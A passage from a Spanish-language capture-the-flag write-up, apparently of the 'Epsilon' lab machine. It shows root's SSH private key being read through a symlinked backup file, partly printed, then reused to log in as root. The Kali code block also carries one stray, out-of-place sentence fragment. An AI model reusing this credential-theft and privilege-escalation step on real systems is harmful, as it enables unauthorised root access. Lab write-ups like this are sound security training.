Si vemos el contenido del archivo "checksum" que es el enlace simbolico a la "id\_rsa" del usuario root podemos ver su clave privada:

```
tom@epsilon:/tmp/opt/backups$ cat checksum
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAE1w26V2ovmMpeSCDauNqlsPHLtTP8dI8HuQ4yGY3joZ9zT1NoeIdF
16L/79L3nSFwAXdmUtrCIZuBnjXmRBMzp6euQjUPB/65yK9w8pieXewbWZ6lX1l6wHNygr
QFacJOu4ju+vXI/BVB43mvqXXfgUQqmkY62gmImf4xhP4RWwHCOSU8nDJv2s2+isMeYIXE
SB8l1wWP9EiPo0NWLJ8WPe2nziSB68vZjQS5yxLRtQvkSvpHBqW90frHWlpG1eXVK8S9B0
1PuEoxQjS0fNASZ2zhG8TJ1XAamxT3Yu0hX2K6ssH36WVYSLOF/2KDLZsbJyxwG0V8QkgF
u0DPZ0V8ckuh0o+Lm64PFXlSy0Fcb/1SU/wwid4i9aYzhN0Q0xDSPH2vmXxPDkB0/dLA06
wBl0akYszruVLMkngP89Q0KLIGasmzIU816KKufUdLSFczig96aVRxeFcVAHgi1ry107Tr
oCIJewhvsh8I/kemAhNHjwt3imGulUmlIw/s1cpdAAAFiAR4Z9EEeGfRAAAAB3NzaC1yc2
EAAAGBANcNuldqL5jKXkkg2rjapbDxy7Uz/HSPB7kOMhmN46Gfc09TaHiHRdei+/S950h
cAF3ZlLawiGbgTY15kQTM6enrkI1Dwf+ucivcPKYnl3sG1mepV9ZesBzcoK0BWnCTruI7v
r1yPwVQeN5r6l134FEKppG0toJiJn+MYT+EVsBwjklPJwyb9rNvorDHmCFxEgfJdcFj/RI
j6NDVpSfFj3tp84kevl2Y0EucsS0bUL5Er6RwalvdH6x1paRtXl1SvEvQdNT7hKMUI0tH
zQEmds4RvEydVwGpsU92LjoV9iurLB9+llWEizhf9ig5WbGycscBtFfEJIBbtAz2dFfHJL
odKPi5uuDxV5UsjhXG/9ULP8MIneIvWmM4TTkDsQ0j4dr5l8Tw5AdP3SwDusAZTmpGLM67
```

La copiamos, le damos los permisos 600 y accedemos con el usuario root:



```
(kali㉿kali)-[~/Downloads]
$ nano id_rsa

(kali㉿kali)-[~/Downloads]
$ chmod 600 id_rsa
ory on the root of the website that could leak all of the source code for the site?

(kali㉿kali)-[~/Downloads]
$ ssh root@10.10.11.134 -i id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 26 Jan 2025 02:40:16 PM UTC

System load:                0.08
Usage of /:                  68.8% of 5.78GB
Memory usage:                19%
Swap usage:                  0%
Processes:                   236
Users logged in:             0
IPv4 address for br-a2acb156d694: 172.19.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for eth0:       10.10.11.134
IPv6 address for eth0:       dead:beef::250:56ff:feb0:e0ed

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb  7 01:51:07 2022
root@epsilon:~# whoami
root
```